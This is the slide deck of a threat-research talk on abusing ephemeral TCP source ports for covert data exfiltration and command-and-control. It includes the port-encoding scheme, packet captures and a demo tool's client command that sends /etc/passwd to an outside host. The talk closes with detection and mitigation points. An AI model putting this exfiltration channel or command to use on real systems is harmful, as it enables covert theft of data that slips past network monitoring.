Knock, Knock - Abusing Ephemeral Ports for Data Exfil and C2

Hubert Lin
Netskope Threat Labs

Sept 22, 2023

Bio

- Threat Researcher at Threat Labs, Netskope
- Honeypots, vulnerability discovery, IPS sigs, penetration testing and red teaming


- hlin@netskope.com
- @hubertwslin

Agenda


- TCP header and ephemeral ports
- Traditional port knocking
- Port Knocking 2.0 and use cases
- Limitation and workaround
- Demo
- Takeaways

TCP Header and Ephemeral Ports

TCP Header and Ephemeral Port



https://www.javatpoint.com/tcp



Ephemeral Port Range

	Ephemeral Port Range
RFC 6056	49152 - 65535 (2^15 + 2^14 to 2^16 − 1)
Linux	32768 - 60999
macOS	Same as RFC 6056
Windows	Same as RFC 6056

Specify a Desired Ephemeral Port

- Netcat
- cURL

```
$ nc -p 50000  google.com 80
```

```
$ curl --local-port 50000 google.com
```

Packet dumps from TCP handshakes

```
IP 172.22.22.71.50000 > 142.251.42.238.80
IP 142.251.42.238.80 > 172.22.22.71.50000
IP 172.22.22.71.50000 > 142.251.42.238.80
```


Traditional Port Knocking

Traditional Port Knocking

- MITRE ATT&CK Technique ID: T1205.001
- To hide or protect certain service port from being scanned
- The firewall's status changes when the correct knock sequence is provided
- Implementation: Knock by Judd Vinet (2011)

Knocking Sequences


- Server's port 80 appears closed until the correct knock sequences are supplied



Port Knocking 2.0 and Use Cases


Use case 1: Service Protection

- A protected service will not be available until correct knock sequences are supplied



Use case 2: Service Swapping

- A web service turns into an SSH service upon correct knocks



Use case 3: Data Exfiltration

- Data = (SrcPort - N)%256, where N=43000
- Exfiltrating 0x4F, 0x30, 0xD0, 0x67, 0x0D, 0x16 in pic below

No.	Time	Source	Destination	Protocol	Length	Source Port	Info
4	0.000258	172.31.48.68	44.	HTTP	365	43591	GET /chk-version HTTP/1.1
6	0.000544	44.	172.31.48.68	HTTP	330	80	HTTP/1.1 200 OK
14	0.071353	172.31.48.68	44.	HTTP	365	43816	GET /chk-version HTTP/1.1
16	0.071620	44.	172.31.48.68	HTTP	330	80	HTTP/1.1 200 OK
24	0.142415	172.31.48.68	44.	HTTP	365	43976	GET /chk-version HTTP/1.1
26	0.142646	44.	172.31.48.68	HTTP	330	80	HTTP/1.1 200 OK
34	0.213336	172.31.48.68	44.	HTTP	365	44127	GET /chk-version HTTP/1.1
36	0.213577	44.	172.31.48.68	HTTP	330	80	HTTP/1.1 200 OK
44	0.284288	172.31.48.68	44.	HTTP	365	43525	GET /chk-version HTTP/1.1
46	0.284545	44.	172.31.48.68	HTTP	330	80	HTTP/1.1 200 OK
54	0.355217	172.31.48.68	44.	HTTP	365	43534	GET /chk-version HTTP/1.1
56	0.355481	44.	172.31.48.68	HTTP	330	80	HTTP/1.1 200 OK

Use case 4: Command and Control

- C2 commands are dispatched from Last Modified time of file “chk-version”
- Supported commands
  - check-in / heartbeat
  - dir
  - ps
  - upload
- 1689669383 % 4 = 3 (upload)

```
GET /chk-version HTTP/1.1
Host: 44.242.169.245
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
afari/537.36
Accept: text/html,application/xhtml+xml,applicati
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 22 Mar 2023 11:48:48 GMT
Content-Type: application/octet-stream
Content-Length: 6
Last-Modified: Tue, 14 Mar 2023 11:20:21 GMT
Connection: keep-alive
ETag: "64105875-6"
Accept-Ranges: bytes

3.1.7
```

Saucepot C2

- A C2 server and client powered by scapy and pycurl that mainly use ephemeral ports as the communication channel

Client:

```
ubuntu@victim1:/tmp$ python3 saucepot-client.py -d saucepot.duckdns.org -f /etc/passwd -u
[2023-08-01 05:11:48] Exfiltrating file /etc/passwd ...
100%|                                                                                | 1256/1256 [01:05<00:00, 19.17it/s]
```

Server:

```
[2023-08-01 05:11:49] Stage 1 for "session-start" (35.80.3.250:32400)
[2023-08-01 05:11:49] Stage 2 for "session-start" (35.80.3.250:32500)
[2023-08-01 05:11:49] Stage 3 for "session-start" (35.80.3.250:32600)
[2023-08-01 05:11:49] Knock sequence "session-start" received from 35.80.3.250
Receiving data 0xfd (253) from 35.80.3.250:49253
Receiving data 0x37 (55) from 35.80.3.250:49055
Receiving data 0x7a (122) from 35.80.3.250:49122
Receiving data 0x58 (88) from 35.80.3.250:49088
Receiving data 0x5a (90) from 35.80.3.250:49090
```

} The knock sequences for "**session-start**"


Limitation and Workaround

No solution is perfect

“Ephemeral” indicates unreliability

- Ports could be temporarily or permanently taken by other apps or processes
- Timeout window from state TIME_WAIT to CLOSED in an active connection from client
  - macOS and Windows: 30 secs
  - Linux: 60 secs
- Workaround
  - 49001 → 0x01
  - 49257 → 0x01
  - 49513 → 0x01
  - :
  - 64105 → 0x01

} 60 alts




https://en.wikipedia.org/wiki/Transmission_Control_Protocol

Workarounds

- Fly slow and low: Outbound 1 byte/session
  - Data transfer rate is around 3 ~ 20 B/s : (
- Out-of-order packets are bad for us
  - Add 0.05 seconds of sleep to hopefully keep data receiving in order
- High entropy data stream - LZMA Compression to prevent port usage exhaustion
- Needs to rely on other channels for the communication from server to client

Port Exhaustion

- Popular ASCII codes used in plain text files
  - White space (0x20), and lowercase letters (0x61 - 0x7a)
- Compression increases entropy, preventing port exhaustion, and enhancing bandwidth efficiency



Router Survey

- Most home routers honor the source port from the client being NAT'd


Router Make and Model	Honors Client's Src Port?
AWS NAT gateway	No
GCP Cloud NAT	No
iTaiwan Free WiFi	No
LycaMobile	No
Xfinity Free Wifi	No

Router Make and Model	Honors Client's Src Port?
Arcadyan CHT Wi-Fi	Yes
ASKEY RTF8207W	Yes
ASUS RT-AC87U	Yes
AWS Public IP	Yes
Cisco Meraki MX250	Yes
D-Link DIR-619L	Yes
D-Link DIR-822	Yes
D-Link DIR-825	Yes
Linksys WRT1900AC running	Yes
MikroTik / model unknown	Yes
OpenWRT v22.03 (RPi 2)	Yes
Ruckus / model unknown	Yes
T-Mobile	Yes
TP-Link Archer A6	Yes
TP-Link Archer C60	Yes
TP-Link TL-WR840N	Yes

This solution does not work on NAT gateways that rewrite clients' original source ports!

Demo

Demo Screen Layout



https://youtu.be/qDmaL0sseIQ

- 00:00 Ephemeral Port Checker
- 00:16 File Exfiltration
- 01:07 Command and Control

Takeaways

- Port Knocking 2.0 utilizes ephemeral ports to send knock sequences
- Saucepot C2
- Threshold based anomaly detection might help detecting the abuse of this technique
- Proxied traffic or NAT gateways that rewrite clients' original source port could counteract this technique

Special Thanks

Thanks to those helped in testing router capabilities

- Dagmawi M.
- Hugo C.
- Marshall C.
- Mesh W.
- Ray C.
- Tifany IH.
- Yu-Ta C.

References

1. Internet Engineering Task Force. (2011). Recommendations for IP Address Anonymization. Retrieved from https://datatracker.ietf.org/doc/html/rfc6056
2. MITRE. (2022, March 11). Traffic Signaling: Port Knocking. MITRE ATT&CK®. Retrieved from https://attack.mitre.org/techniques/T1205/001/
